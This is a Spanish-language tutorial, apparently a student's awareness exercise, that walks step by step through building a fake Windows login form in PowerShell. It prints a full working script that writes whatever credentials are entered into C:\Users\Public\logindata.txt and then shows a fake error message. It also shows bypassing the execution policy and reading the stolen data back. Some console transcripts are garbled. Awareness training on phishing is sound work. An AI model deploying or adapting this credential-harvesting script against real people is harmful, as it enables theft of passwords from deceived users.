

Simulación educativa en PowerShell: creación de un formulario falso de inicio de sesión para concientización en ciberseguridad

Este trabajo fue desarrollado como parte de mi formación en ciberseguridad, con el objetivo de simular un escenario real de ingeniería social utilizando herramientas básicas disponibles en Windows.

Mi intención principal es ayudar a empresas, organizaciones y equipos de trabajo a generar conciencia sobre este tipo de amenazas, mostrando de forma práctica cómo un atacante podría engañar a un usuario con un simple formulario falso.

A través de este tipo de simulaciones educativas, busco aportar al fortalecimiento de la cultura de la ciberseguridad en entornos laborales, para que cada vez más personas estén preparadas para identificar y evitar este tipo de engaños.

Luis Claudio García

¿Para qué sirve este documento?

Este documento tiene como objetivo mostrar, de forma ética y educativa, cómo se puede crear un formulario visual con PowerShell en Windows que simule un inicio de sesión. Este tipo de ejercicio es muy útil en:

- ***Charlas de concientización sobre ciberseguridad,***
- ***Capacitaciones en ingeniería social y phishing físico,***
- ***Y como parte de prácticas en laboratorios controlados de hacking ético.***

Ejemplo de uso educativo:

Imaginemos una empresa donde el personal de IT desea enseñar a los empleados cómo un atacante podría crear una pantalla falsa de inicio de sesión. Esta simulación se presenta como una “prueba de concientización”: si un empleado ingresa sus credenciales en esta ventana visual falsa sin verificar su legitimidad, se usa ese ejemplo para capacitarlo y reforzar buenas prácticas de seguridad.


- Cabe aclarar que el código utilizado en esta práctica fue generado con la ayuda de ChatGPT, ya que actualmente me encuentro en proceso de formación y aún no domino la programación. Este ejercicio fue realizado como parte de mi aprendizaje autodidacta y con fines 100% educativos.

CAPTURAS EXPLICADAS

CAPTURA 1 – Edición del código en Bloc de Notas

¿Para qué sirve?

etapa muestra el momento en que se diseña el script con PowerShell, escribiendo el código que crea la ventana falsa. Es fundamental para comprender cómo puede generarse una trampa visual usando solo herramientas del sistema operativo.



```
"EDITANDO EL CODIGO DE UN SIMULACION FALSO CON POWERSHELL PARA CONCIETIZACION SOBRE INGENIERIA SOCIAL"

Add-Type -AssemblyName System.Windows.Forms

$form = New-Object System.Windows.Forms.Form
$form.Text = "Inicio de Sesión"
$form.Width = 300
$form.Height = 200

$labelUser = New-Object System.Windows.Forms.Label
$labelUser.Text = "Usuario:"
$labelUser.Top = 20
$labelUser.Left = 10
$form.Controls.Add($labelUser)

$textUser = New-Object System.Windows.Forms.TextBox
$textUser.Top = 40
$textUser.Left = 10
$textUser.Width = 260
$form.Controls.Add($textUser)

$labelPass = New-Object System.Windows.Forms.Label
$labelPass.Text = "Contraseña:"
$labelPass.Top = 70
$labelPass.Left = 10
$form.Controls.Add($labelPass)

$textPass = New-Object System.Windows.Forms.TextBox
$textPass.Top = 90
$textPass.Left = 10
$textPass.Width = 260
$textPass.PasswordChar = '*'
$form.Controls.Add($textPass)


$button = New-Object System.Windows.Forms.Button
$button.Text = "Login"
$button.Top = 130
$button.Left = 10
$button.Add_Click({
    $data = "Usuario: $($textUser.Text) - Contraseña: $($textPass.Text)"
    Add-Content -Path "C:\Users\Public\logindata.txt" -Value $data
    (System.Windows.Forms.MessageBox)::Show("Error de autenticación. Intente nuevamente.")
})
$form.Controls.Add($button)

$form.Topmost = $true
$form.ShowDialog()
```

CAPTURA 2 – Guardado como archivo .ps1

¿Para qué sirve?

Se explica la importancia de guardar el archivo con la extensión .ps1, necesaria para que Windows lo reconozca como un script ejecutable en PowerShell. Si se guarda mal (como .txt), el script no funcionará




CAPTURA 3 – Navegación con PowerShell

¿Para qué sirve?

Demuestra cómo abrir PowerShell, navegar hacia la carpeta donde se guardó el archivo y


preparar el entorno para la ejecución. Es un paso técnico básico, pero clave para cualquier laboratorio de ciberseguridad.



CAPTURA 4 – Navegación a la carpeta con cd

¿Para qué sirve?


En este paso se usa el comando `cd` para navegar desde PowerShell hacia la carpeta donde está guardado el script. Es clave para poder ejecutar el archivo correctamente desde la ubicación adecuada.



CAPTURA 5 – Habilitación temporal de ejecución de scripts

¿Para qué sirve?

Windows bloquea por defecto los scripts para proteger al usuario. Esta captura muestra cómo levantar temporalmente esa restricción de manera segura para ejecutar scripts en un entorno de prueba.



```
Administrador: Windows PowerShell
Copyright (C) Microsoft Corporation. Todos los derechos reservados.

Instale la versión más reciente de PowerShell para obtener nuevas características y mejoras. https://aka.ms/PSWindows


PS C:\WINDOWS\system32> cd "C:\Users\rocio\Set-ExecutionPolicy -Scope Process -ExecutionPolicy Bypass"
>> C:\Users\rocio\OneDrive\Desktop\borrar>

Cambio de directiva de ejecución
La directiva de ejecución te ayuda a protegerte de scripts en los que no confías. Si cambias dicha directiva, podrías exponerte a los riesgos de seguridad descritos en el tema de la Ayuda about_Execution_Policies en https://go.microsoft.com/fwlink/?LinkID=135170. ¿Quieres cambiar la directiva de ejecución?
[S] Sí [O] Sí a todo [N] No [T] No a todo [U] Suspender [?] Ayuda
(el valor predeterminado es "N"):s_
```

CAPTURA 6 – Ejecución del script y visualización del formulario

¿Para qué sirve?

En esta etapa se ejecuta el archivo login_falso.ps1, lo que genera una ventana visual que simula ser un formulario de inicio de sesión.



```
Administrador: Windows PowerShell
Copyright (C) Microsoft Corporation. Todos los derechos reservados.

Instale la versión más reciente de PowerShell para obtener nuevas características y mejoras. https://aka.ms/PSWindows


PS C:\WINDOWS\system32> cd "C:\Users\rocio\Set-ExecutionPolicy -Scope Process -ExecutionPolicy Bypass"
>> C:\Users\rocio\OneDrive\Desktop\borrar>

Cambio de directiva de ejecución
La directiva de ejecución te ayuda a protegerte de scripts en los que no confías. Si cambias dicha directiva, podrías exponerte a los riesgos de seguridad descritos en el tema de la Ayuda about_Execution_Policies en https://go.microsoft.com/fwlink/?LinkID=135170. ¿Quieres cambiar la directiva de ejecución?
[S] Sí [O] Sí a todo [N] No [T] No a todo [U] Suspender [?] Ayuda
(el valor predeterminado es "N"):s
PS C:\Users\rocio\OneDrive\Desktop\borrar> .\login_falso.ps1
>>
```

CAPTURA 7 – Ejecución del script y visualización del formulario (resumido)

¿Para qué sirve?


El script genera una ventana de inicio de sesión falsa usando PowerShell. Este paso muestra cómo un atacante puede engañar al usuario sin instalar programas externos, capturando credenciales con una interfaz visual simple.



CAPTURA 7 – Ingreso de datos y mensaje de error (resumido)

¿Para qué sirve?

Se simula a un usuario que ingresa sus credenciales creyendo que el formulario es legítimo. Aunque aparece un mensaje de error, los datos ya fueron capturados y guardados sin que la víctima lo note. Esta etapa muestra cómo una interfaz simple puede engañar fácilmente si no se verifica su origen.




CAPTURA 8 – Revisión del archivo logindata.txt

📌 ¿Para qué sirve?

En este paso se abre una nueva ventana de PowerShell y se utiliza el siguiente comando para visualizar los datos capturados:

notepad C:\Users\Public\logindata.txt

Esto permite comprobar que las credenciales ingresadas en el formulario falso fueron guardadas correctamente. Es la evidencia final de cómo un atacante puede almacenar información sensible sin levantar sospechas.



Conclusión:

Este ejercicio educativo demostró que no hace falta contar con Linux ni herramientas avanzadas para iniciarse en ciberseguridad. Con conocimientos básicos y una PC con Windows, es posible realizar simulaciones reales que ayudan a comprender cómo operan los ataques de ingeniería social.

A lo largo del paso a paso, se construyó y ejecutó un formulario falso utilizando PowerShell — una herramienta integrada en Windows— que permitió capturar credenciales ingresadas por el usuario. Esta práctica, realizada en un entorno controlado, representa un ejemplo claro de cómo un atacante puede engañar visualmente a una víctima con medios simples pero efectivos.

Conocer cómo funcionan estos métodos no significa usarlos con fines maliciosos, sino aprender a detectarlos y prevenirlos, tanto desde lo técnico como desde lo humano. La ingeniería social es una de las amenazas más comunes, y este tipo de ejercicios son clave para generar conciencia y desarrollar una mentalidad crítica.

Además, este trabajo fue desarrollado como parte de mi proceso de formación en ciberseguridad, con apoyo de ChatGPT para la creación del código, ya que actualmente me encuentro aprendiendo programación.

Gracias por ver el contenido.